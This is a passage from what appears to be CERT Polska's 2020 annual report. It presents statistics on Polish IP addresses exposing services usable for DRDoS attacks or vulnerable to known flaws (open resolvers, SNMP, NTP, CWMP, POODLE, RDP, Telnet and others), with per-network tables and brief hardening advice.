In 2020, we received 10,257,142 notifications about 181,447 IP addresses with an activated open resolver – it is a decrease by approx. 195,000 addresses compared to 2019 and by approx. 520,000 addresses compared to 2018, which proves a significant improvement in recent years. The daily average number of addresses is now 44,088, which is the value lower by 3,000 compared to the previous year. Throughout 2020, we recorded a gradual decrease in the daily number of IP addresses with this service. Similarly as in previous years, AS5617, i.e. the Orange network, dominated the list of autonomous systems with the number of addresses. In the case of this autonomous

system, a positive trend is seen in the form of a decrease in the average daily number of IP addresses by approx. 3,000. It was this autonomous system that had a major impact on the decrease in the daily average number of addresses with an open resolver calculated for all systems. In the other autonomous systems from the table, the daily number of IP addresses is stable per year or we see a slight downward trend. The only exception is AS199475 (KNC) – a new item on this list, in the case of which we see a clear steady upward trend. In this case, a high percentage of addresses across the AS that can be used for a DRDoS attack may also be a cause for concern. Compared to 2019, this time we observe a decrease in the number of open resolvers in the Netia network (AS12741) – the average daily number decreased by 450 compared to the previous year, while between 2018 and 2019 we recorded an increase. However, it may be connected with a general decreasing trend. It is also worth paying attention to AS belonging to Onefone, where the percentage of all IP addresses remains at a similar high level every year.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	30,858	43,212	0.56%
2	12741	Netia	1,339	1,751	0.08%
3	24577	Onefone	487	549	13.59%
4	6830	UPC	461	536	0.01%
5	199475	KNC	353	609	17.24%
6	13110	Inea	347	411	0.21%
7	5588	T-Mobile	341	783	0.02%
8	8374	Plus / Cyfrowy Polsat	309	385	0.02%
9	29314	Vectra	295	362	0.06%
10	20960	TKTELEKOM	286	397	0.12%

Table 12. Daily number of IP addresses where an open DNS server was detected, broken down into autonomous systems.

SNMP

SNMP (Simple Network Management Protocol) is a protocol created to remotely manage network devices. It should be used only in separate management networks. If a service based on the SNMP is visible on the Internet, in addition to the threat of unauthorised access to the device, it may be used for DDoS attacks.

In 2020, we received 7,450,338 notifications about 201,392 addresses with activated SNMP, which means a double decrease in the number of addresses compared to 2019 and a fourfold decrease compared to 2018. The most important indicator, i.e. the daily average number of occurrences, was 23,555 addresses, which constitutes only a 4% reduction compared to the previous year. However, looking only at data

from 2020, we can see an upward trend, which is reflected in individual autonomous systems from the table. Only in the case of Powszechna Agencja Informacyjna S.A. (AS8798), we observed a sudden sharp decrease in the middle of the year from the level of several hundred IP addresses to the level of several dozen, which could result e.g. from changes in the configuration of devices in this operator's autonomous system. Again, AS12741 belonging to Netia was ranked first. In 2020, C3 NET (AS202281) appeared on the list for the first time with a high percentage of addresses in the AS. Another worrying factor is the high percentage of addresses in the Net Center autonomous system (AS60920) – about 23% of IP addresses broadcast by this autonomous system had SNMP open to access from the Internet.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	7,890	11,069	0.48%
2	5617	Orange	2,945	3,692	0.05%
3	20804	Exatel	711	939	0.29%
4	202281	C3 NET	588	839	11.48%
5	60920	Net Center	581	770	22.70%
6	8798	Powszechna Agencja Informacyjna	289	801	3.23%
7	8374	Plus / Cyfrowy Polsat	287	439	0.02%
8	4	ISI	281	365	0.39%
9	199978	NETCOM COMPUTERS	278	396	13.57%
10	41809	ENTERPOL	266	361	2.21%

Table 13. Daily number of IP addresses where an active SNMP service on a publicly available interface was detected, broken down into autonomous systems.

Portmapper

Portmapper is a low level service typical for Unix operating systems. It is used by lower layer protocols, including NFS (Network File System). A publicly available portmapper constitutes a threat due to the possibility to use it in DDoS attacks.

In 2020, we received 6,161,332 notifications about 79,134 addresses with the portmapper service available on the public interface. The daily average was 18,712 addresses, which means a decrease by more than 10% compared to 2019. In 2020, we observed a decrease from approximately 22,000 addresses at the beginning of the year to 17,000 at the end. In 2019, AS16276 belonging to OVH and AS29314 belonging to Vectra were at the top of the table. In 2020, the situation improved significantly – the average daily number of IP addresses decreased more than four times in the case

of OVH and two times in the case of Vectra. In both cases, we recorded sharp decreases in the number of IP addresses during the year. In the case of OVH, a sharp decrease occurred at the beginning of the year. As far as Vectra is concerned, such decreases occurred twice during the year. Such situations may result, for example, from the update of the configuration of these service providers' machines or the introduction of appropriate traffic filtering rules. Only in the case of the autonomous system belonging to Exatel (AS20804), we saw a gradual increase during the year. AS204630 (NETWORK-OFFICE-SYSTEM) is a new item on our list. It was characterised by a very high percentage of addresses in an autonomous system with an open portmapper service. In the case of IOMART (AS20860) and BEST-TELECOM (AS41057) autonomous systems, it is worth noting that the observation time in their case was very short – it was only about 3 and 2 percent of the year.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	57367	ATMAN	1,357	1,452	8.55%
2	5617	Orange	996	1,463	0.02%
3	16276	OVH	848	2,315	0.02%
4	20860	IOMART	773	2,855	0.19%
5	41057	BEST-TELECOM	503	504	49.12%
6	12741	Netia	486	563	0.03%
7	12824	home.pl	414	1,001	0.20%
8	29314	Vectra	391	1,049	0.07%
9	204630	NETWORK-OFFICE-SYSTEM	352	374	34.38%
10	20804	Exatel	348	585	0.14%

Table 14. Daily number of addresses where an active Portmapper service on a publicly available interface was detected, broken down into autonomous systems.

NTP

The Network Time Protocol (NTP) is a common time synchronisation protocol used in computer networks. Publicly available NTP servers which share the monlist command may be used by attackers for DDoS attacks.

In 2020, we received a total of 4,979,104 notifications about 33,302 IP addresses, which constitutes a decrease by 195,000 addresses compared to the previous year. The daily average number of occurrences was 15,900 addresses. In the case of this service, the

daily number of IP addresses experienced a slight increase during the year with a sharp increase in the fourth quarter, which, as already explained, may result from an increased scanning frequency. Compared to the previous year, the number of addresses supporting this protocol in the Orange autonomous system (AS5617) decreased significantly – decline by about 2,000 addresses, i.e. by about 50%. This number also decreased by several hundred addresses in the autonomous systems of Netia and T-Mobile (located in the second and third places in the list).

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	2,261	2,723	0.04%
2	12741	Netia	1,563	1,846	0.09%
3	5588	T-Mobile	1,108	1,221	0.08%
4	20960	TKTELEKOM	355	386	0.14%
5	8798	Powszechna Agencja Informacyjna	342	434	3.82%
6	20804	Exatel	330	415	0.13%
7	199715	MSITELEKOM	287	351	1.84%
8	15694	Atman	251	282	0.33%
9	31242	TKPSA	237	476	0.23%
10	48956	HYPERNET	223	367	5.12%

Table 15. Daily number of addresses where an active NTP service on a publicly available interface was detected, broken down into autonomous systems.

SSDP

The Simple Service Discovery Protocol, being part of the Universal Plug and Play (UPnP) protocol, is used to detect devices. The SSDP is intended for use in small local networks and should not be accessible from the Internet.

In 2020, we received 4,199,284 notifications about 183,031 IP addresses related to the SSDP service. As far as the number of IP addresses is concerned, it is a decrease by almost 200,000 compared to 2019 and by almost 600,000 compared to 2018. The daily average number of occurrences was 12,896 addresses,

which constitutes a decline by about 50%. During the year, we recorded a slight increase in the number of IP addresses. Similarly as in the case of the SNMP and NTP services, there is a sharp increase in the number of IP addresses in all autonomous systems from the table as of October 2020. AS5617, which belongs to Orange, was ranked first in the list. However, the average daily number of IP addresses decreased in this case by more than 2,000 compared to 2019. It is worth mentioning that the percentage of addresses in the autonomous system belonging to DERKOM (AS197697) was high again – 12% in 2020.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	1,695	3,023	0.02%
2	197697	DERKOM	985	1,538	12.02%
3	29314	Vectra	936	1,615	0.18%
4	12741	Netia	715	961	0.04%
5	41256	Servcom	579	1,038	1.77%
6	8374	Plus / Cyfrowy Polsat	463	653	0.03%
7	41023	ARREKS	263	451	7.34%
8	199201	SPI-NET	202	267	6.58%
9	50231	Syrion	192	303	0.77%
10	31242	TKPSA	175	314	0.17%

Table 16. Daily number of addresses where an active SSDP service on a publicly available interface was detected, broken down into autonomous systems.

NETBIOS

NetBIOS is a low level protocol used mainly by Microsoft. It should be used only in local networks. If it is available from a public network, it constitutes a threat – not only in connection with the possibility of using it for DDoS attacks.

In 2020, we received 3,530,635 notifications about 49,274 IP addresses, which constitutes a decrease by almost 30% compared to 2019. The daily average number of occurrences was 12,668 addresses and this is a value comparable to the previous year. For the majority of

the year, we observed a constant number of IP addresses with the NetBIOS service activated. We recorded a slight decrease at the end of the year. However, we are unable at this moment to determine whether this is a long-term trend. All autonomous systems from the table except for AS198414 (H88) showed similar characteristics to the general chart. It is worth paying attention to this particular autonomous system because in its case we observed a sharp decrease from less than 200 addresses to 50 addresses at the end of the year. It may be related to a change in the configuration of devices in the operator’s autonomous system.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	7,747	9,188	0.14%
2	12741	Netia	823	956	0.05%
3	198414	H88	144	198	1.94%
4	8267	CYFRONET AGH	136	178	0.18%
5	13110	Inea	130	142	0.08%
6	12824	home.pl	129	145	0.06%
7	8374	Plus / Cyfrowy Polsat	124	140	0.01%
8	5588	T-Mobile	97	111	0.01%
9	8970	WASK	94	121	0.14%
10	21021	Multimedia	79	92	0.01%

Table 17. Daily number of addresses where an active NetBIOS service on a publicly available interface was detected, broken down into autonomous systems.

MDNS

The mDNS (Multicast DNS) is a protocol that resolves names of hosts to their IP addresses. It should be used only in small networks where there is no local name server, e.g. for searching devices such as printers. If it is available from the Internet, it can be used to conduct a DRDoS attack.

We received 1,509,928 notifications about 86,182 IP addresses serving mDNS. It is a decrease by about 50% in the terms of the number of IP addresses. The daily average number of IP addresses was 5,178, and this is a decrease by about 8%. Once again, the autonomous system belonging to Orange (AS5617) is ranked first in the list. Compared to 2019, the average number of IP addresses in this case remains at a very similar level. A slight decrease results only from the decrease at the end of the year. This decrease is visible in each of the autonomous systems, which affects the appearance of the general chart.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	1,313	1,740	0.02%
2	6830	UPC	420	498	0.00%
3	12741	Netia	266	319	0.02%
4	29314	Vectra	205	287	0.04%
5	21021	Multimedia	167	226	0.03%
6	9112	POZMAN	118	149	0.16%
7	8970	WASK	115	142	0.18%
8	8267	CYFRONET	108	135	0.14%
9	16342	Toya	102	149	0.07%
10	13110	Inea	77	92	0.05%

Table 18. Daily number of addresses where an active mDNS service on a publicly available interface was detected, broken down into autonomous systems.

Vulnerable services

This section presents statistics on services exposed to attacks, and vulnerabilities in services that may lead to information leaks. It includes services with known vulnerabilities as well as services that have not been correctly configured, allowing, for example, unrestricted access from the Internet contrary to good security practices, or access to applications without authentication. In 2020, we recorded 67,153,021 of such observations concerning 1,866,518 IP addresses from Poland.

The following pages present detailed information about threats that occur most frequently in Polish networks. The statistics were calculated in the same way as in the subchapter concerning services allowing the performance of DRDoS attacks. In the case of vulnerable services, the same problem with unreliable data from AS5617 (Orange) occurred. Therefore, we used the same estimation method as that described in the abovementioned subchapter (see page 150).

Among the most common vulnerable services, a high position was occupied by: RDP, Telnet and TFTP. This type of services are most frequently secured by limiting access to them from external addresses. That is why the public availability of this service may indicate a configuration error and a potential vulnerability. However, declaring the public availability of the service does not necessarily mean that it is vulnerable. For example, the availability of the RDP service from the Internet, if its software is up-to-date and appropriate security mechanisms are enabled, is not a vulnerability. Nevertheless, such an access method should be used only if there is no other possibility. We recommend using VPN mechanisms as an additional protection of remote access services such as RDP or VNC.

It is more difficult to apply the above reasoning to databases or similar applications (Memcached, MongoDB, Elasticsearch, Redis). In their case, public access is almost certainly the result of misconfiguration, and such a situation should be treated as a vulnerability.

Item	Vulnerability / open service name	Daily average number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	CWMP	94,020	187,319	52,438	93.99%
2	SSL-POODLE	32,419	44,938	5,709	94.54%
3	RDP	23,572	43,092	3,737	94.26%
4	Telnet	21,224	29,861	2,578	95.63%
5	TFTP	15,720	18,493	1,431	92.08%
6	BadWPAD	11,882	18,396	3,132	100.00%
7	ISAKMP	7,917	10,700	621	90.71%
8	SSL-FREAK	5,368	7,163	1,006	94.54%
9	SMB	4,320	6,105	793	94.54%
10	VNC	3,911	6,580	696	93.72%
11	NAT-PMP	2,985	4,150	528	91.80%
12	IPMI	1,023	1,154	93	93.72%
13	MongoDB	496	611	60	94.26%
14	Memcached	173	233	28	94.54%
15	LDAP	68	145	28	91.53%
16	Elasticsearch	63	125	21	95.08%
17	Redis	27	42	6	95.36%

Table 19. List of services at risk of attack most frequently occurring in Poland. The standard deviation concerns the variability in the daily number of IP addresses observed throughout the year. The total observation time corresponds to the number of days per year for which we had information about a given service.

In 2020, there was a change on the first two positions in the table compared to the previous year. Poodle and CWMP swapped positions. The decrease in the average daily number of IP addresses resulted in the TFTP protocol, which was on the third place in 2019, now being in the fifth position.

Chart 3 shows the course of the number of devices observed by us on which vulnerable services are located per year, created with the use of the above discussed method of approximation of the number of IP addresses. The charts were prepared for 7 most frequently reported services.

Looking at the chart, we can see a positive trend in the gradual decrease in the number of devices related to the Poodle vulnerability and the RDP, Telnet and ISAKMP services throughout the year. The chart for the CWMP service draws special attention. In its case, the number of IP addresses remained at a stable level (similar to the level from 2019) until the end of July 2020. AS6830 belonging to UPC had an impact on a large increase in the number after that date.




Chart 3. Most common services at risk. The chart shows changes in the number of vulnerable IP addresses in Poland in 2020.

CWMP

CWMP is a service based on the TR-069 specification, most often implemented in home DSL routers. It enables remote management of the device by operators, e.g. to perform firmware updates. An improper implementation of this service allows the attacker to acquire complete control over the device. This vulnerability is used, for example, by IoT botnets, infecting further devices.

In 2020, we received 28,440,764 notifications about 1,099,930 IP addresses with a publicly available CWMP service. It is a decrease by almost 400,000 addresses compared to 2019 and a decrease by around 800,000 compared to 2018. The daily average number of addresses was 94,020, which is about a double increase compared to the previous year. The UPC autonomous system (AS6830) had the most significant impact on this increase. In 2020, the average daily number of addresses in its case was almost 58,000, while in the previous year only about 2,000. The change took place at the

end of June, when from the level of several thousand addressees, the values started to gradually increase to reach the level of around 120,000 within a month, which was maintained until the end of the year. The significant share of AS6830 in the total number of IP addresses for the CWMP service determines the shape of the general chart. It is also worth drawing attention to AS5588 belonging to T-Mobile, in the case of which we recorded about a five-fold increase in the average daily number of IP addresses compared to the previous year. This value steadily increased from the beginning of August 2019 to stabilise in mid-2020 at the level of about 14,000 addresses. In the case of this autonomous system, we also recorded a sharp drop at the beginning of December to the level of several hundred, which may indicate a change in the configuration of devices in this operator's autonomous system. Similarly as in the previous year, the high percentage of vulnerable addresses in the ARREKS network (AS41023) is worrying – as many as 20% of all addresses in this autonomous system are vulnerable.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	6830	UPC	57,957	148,482	0.48%
2	5617	Orange	15,260	60,421	0.28%
3	5588	T-Mobile	9,630	14,958	0.70%
4	12741	Netia	6,433	9,081	0.39%
5	21021	Multimedia	887	1,166	0.15%
6	41023	ARREKS	786	961	21.93%
7	29314	Vectra	481	633	0.09%
8	56391	VTELECOM	374	522	3.84%
9	39507	IPI Vision	340	481	0.92%
10	57478	DAR.NET	299	333	5.56%

Table 20. Daily number of IP addresses where the CWMP service available on a public interface was detected, broken down into autonomous systems.

SSL-POODLE

Known SSL/TLS vulnerabilities are still a common phenomenon among Polish Internet users. Definitely the most common one is POODLE, which makes it possible to carry out an attack that leads to revealing encrypted information.

We received 10,402,123 notifications about 271,096 IP addresses. This is a decrease by approx. 500,000 addresses compared to 2019. The average daily number of addresses was only 32,419, which is a decrease by approx. 110,000 compared to the previous year. It was caused by a sharp drop in the number of addresses in AS12741 belonging to Netia. This decrease was observed at the end of July 2019. Until that moment, the number of IP addresses was at the level of above 160,000. After that

date, there was a decrease to less than 10,000, with a slight downward trend until the end of the year. Despite the decrease in the number of vulnerable addresses, the Netia autonomous system was again ranked first in the table. A similar decrease occurred in the same period in the Internetia autonomous system (AS43939). Throughout 2020, we observed a small gradual decline in most autonomous systems. The exception is AS59958 (P.H.U MMJ), in which the number of addresses steadily increased. In the case of UPC (AS6830), we recorded a sharp increase, which may indicate changes in the configuration of devices in this operator's autonomous system. Among the 10 networks with the highest average number of vulnerable devices, the Interplus network (AS60782) also draws attention. In the case of this network, about 10% of all broadcast addresses were vulnerable.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	6,302	7,931	0.38%
2	5617	Orange	4,549	15,296	0.08%
3	20655	e-Style	1,231	1,252	5.46%
4	43939	Internetia	900	1,137	0.34%
5	6830	UPC	807	2,378	0.01%
6	5588	T-Mobile	554	748	0.04%
7	59958	P.H.U MMJ	481	794	2.44%
8	60782	INTERPLUS	444	531	10.20%
9	35745	PROVECTOR	412	499	1.34%
10	31242	TKPSA	389	485	0.38%

Table 21. Daily number of addresses where an active SSL service with POODLE vulnerability was detected, broken down into autonomous systems.

RDP

The RDP protocol (*Remote Desktop Protocol*) is a proprietary protocol created by Microsoft for remote access to graphic environments in Windows systems. Although the RDP protocol guarantees convenient access to systems, we recommend closing access to port 3389 on external interfaces.

In 2020, we received 5,740,528 notifications about 129,467 IP addresses (decrease by almost 200,000) where the RDP service available on the public interface was detected. The average daily number of addresses was 23,572

(decrease by 10% compared to 2019). Most autonomous systems included in the table show a slight downward trend similar to the trend shown in the general chart. The situation is different only in the case of OVH (AS16276), where the number of addresses fell sharply in mid-February from the level of around 1,000 addresses. Over the year, the situation was stable and the number of IP addresses remained at the level of less than 300. Similarly as in the previous year, in the case of the RDP service, the Orange autonomous system (AS5617) dominated with the average daily number of addresses at a similar level.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	8,612	27,424	0.16%
2	12741	Netia	1,511	1,932	0.09%
3	6830	UPC	861	1,045	0.01%
4	8374	Plus / Cyfrowy Polsat	450	617	0.03%
5	13110	Inea	376	441	0.22%
6	12912	T-Mobile	370	439	0.05%
7	16276	OVH	343	1103	0.01%
8	8970	WASK	338	403	0.52%
9	21021	Multimedia	320	403	0.05%
10	56694	Smart Ape	273	1187	2.01%

Table 22. Daily number of IP addresses where the RDP service available on a public interface was detected, broken down into autonomous systems.

TELNET

Telnet is an outdated communication protocol for handling a remote terminal, the predecessor of the modern SSH. Its biggest weakness is its complete lack of encryption. This is why it should not be used, especially in public networks.

In 2020, we collected 5,761,196 notifications concerning 168,680 IP addresses. The average daily number of addresses was 21,224. In the

case of this protocol, the average daily number of addresses decreased or remained at the same level in most autonomous systems. The only exception is AS21021, which belongs to the Multimedia network, where we recorded a slight increase during the year and a decrease from December. Among the autonomous systems from the table, the C3 NET (AS202281) autonomous system, where around 15% of all broadcast addresses have the Telnet service available, stands out negatively.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	6,079	14,186	0.11%
2	12741	Netia	3,542	4,471	0.21%
3	21021	Multimedia	1,012	1,356	0.17%
4	202281	C3 NET	774	911	15.12%
5	8374	Plus / Cyfrowy Polsat	461	650	0.03%
6	35191	ASTA-NET	398	632	0.68%
7	6830	UPC	312	393	0.00%
8	12912	T-Mobile	304	366	0.04%
9	5588	T-Mobile	275	349	0.02%
10	13110	Inea	248	284	0.15%

Table 23. Daily number of IP addresses where the Telnet service available on a public interface was detected, broken down into autonomous systems.

TFTP

TFTP (*Trivial File Transfer Protocol*) is a simple file transfer protocol. Due to the lack of a user authentication mechanism, we do not recommend making this service available on the Internet as this may lead to information leak.

We received 4,107,705 notifications about 107,117 IP addresses with TFTP access. It is a decrease by approx. 110,000 compared to 2019. The average daily number of addresses was 15,720, which is a decrease by almost 13,000. The visible growth on the general chart

from August was caused by the increase in the RTK (AS196927) and SPINET (AS199201) autonomous systems. We also recorded a higher number of IP addresses in Orange (AS5617), but compared to the previous level, the increase was not as visible as in the two above-mentioned cases. In the other autonomous systems, the number of addresses remains at a similar level. Similarly as in the previous year, a high percentage of addresses in the 'Północ' Housing Cooperative in Częstochowa (AS198000) and WIFIMAX (AS199510) autonomous systems in particular draws attention.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	8,194	10,371	0.15%
2	198000	'Północ' Housing Cooperative	1,722	1,848	18.68%
3	12741	Netia	720	868	0.04%
4	21021	Multimedia	372	457	0.06%
5	39507	IPI Vision	306	409	0.82%
6	196927	RTK	303	920	3.70%
7	5588	T-Mobile	210	263	0.02%
8	199201	SPI-NET	190	561	6.18%
9	200125	INTERTOR.NET	168	197	5.47%
10	199510	WIFIMAX	129	146	16.80%

Table 24. Daily number of IP addresses where the TFTP service available on a public interface was detected, broken down into autonomous systems.

BADWPAD

BadWPAD is an attack using incorrect configuration of DNS suffixes in vulnerable machines. It may potentially allow the redirection of any HTTP requests by placement of fabricated rules of the proxy configuration in the form of a PAC file, downloaded automatically by the Web Proxy Auto-Discovery Protocol mechanism.

In 2020, we received 4,371,170 notifications about 506,592 IP addresses where devices vulnerable to this attack were available. The daily average number of IP addresses was 11,882 – a decrease by almost 6,000. It is worth men-

tioning that the average number of addresses in the UPC network (AS6830) decreased by approx. 6,000. Looking at the general chart, we see a sharp decrease at the end of May, on which the abovementioned autonomous UPC system had an impact. Since then, the number of IP addresses in this network has remained at a level of several hundred, while previously it did not fall below the level of 5,000. It indicates a significant improvement in the situation of this operator's network. In the case of the first autonomous system from the table, i.e. Multimedia (AS21021), the number of addresses increased slowly during the year.



Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	21021	Multimedia	4,657	6,375	0.76%
2	6830	UPC	2,554	7,635	0.02%
3	12741	Netia	554	784	0.03%
4	35191	ASTA-NET	460	647	0.79%
5	35378	SATFILM	408	585	1.37%
6	5617	Orange	358	635	0.01%
7	44061	SMSNET	255	350	1.20%
8	43118	East and West Network	228	286	0.30%
9	30838	TELPOL	207	265	0.70%
10	30975	Koszalin Cable TV	173	240	0.70%

Table 25. Daily number of addresses of devices vulnerable to the BadWPAD attack, broken down into autonomous systems.

ISAKMP

Some devices using the IPsec protocol may include a vulnerability in the IKEv1 protocol, which may lead to unauthorised access to the memory content.

We received 1,987,473 notifications about 13,440 IP addresses where devices vulnerable to this attack appeared. The daily mean was 7,917 addresses (decrease by approx. 500). In all autonomous systems from the first ten of the list, there is a slight decrease in the number of addresses per year or this number remains constant.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	2,957	5,505	0.05%
2	12741	Netia	1,425	1,565	0.09%
3	5588	T-Mobile	275	328	0.02%
4	6830	UPC	202	233	0.00%
5	13110	Inea	151	173	0.09%
6	31242	TKPSA	131	151	0.13%
7	8374	Plus / Cyfrowy Polsat	106	119	0.01%
8	21021	Multimedia	104	117	0.02%
9	20804	Exatel	102	115	0.04%
10	20960	TKTELEKOM	97	111	0.04%

Table 26. Daily number of IP addresses where the ISAKMP service available on a public interface was detected, broken down into autonomous systems.

Malicious websites

Last year, we gathered information about 1,585,957 URL addresses related to malware activity, 43,272 addresses of which were in the .pl domain, and 37,011 were resolved to Polish IP addresses.

Home.pl (4,218 occurrences) and com.pl (2,658 occurrences) were the most popular second level domains in the .pl domain among URL addresses.

Similarly, we collected information about 281,435 domain names, 3,373 names of which were in the .pl domain, and 4,142 were resolved to Polish IP addresses. The most popular IP addresses where these domains were located are shown in Table 27.

com.pl (251 occurrences), home.pl (205 occurrences) and neostrada.pl (125 occurrences) were the most common second level domains in the .pl domain among domain names.

Item	Number of IP	ASN	Name	Percentage of all addresses in AS	Share
1	82,555	4837	China169	0.14%	27.20%
2	49,758	17488	Hathway	5.09%	16.39%
3	20,846	13335	Cloudflare	1.33%	6.87%
4	13,401	4134	Chinanet	0.01%	4.41%
5	6,808	9829	Sancharnet	0.12%	2.24%
6	6,676	16509	Amazon	0.02%	2.20%
7	5,730	46606	Unified Layer	0.42%	1.89%
8	4,567	17813	BOL.NET	0.33%	1.50%
9	3,749	14061	Digital Ocean	0.17%	1.24%
10	3,046	26496	GoDaddy	0.33%	1.00%

Table 27. Autonomous systems with the largest number of IP addresses associated with malicious software.

NASK <CERT.PL>

NASK – National Research Institute

ul. Kolska 12
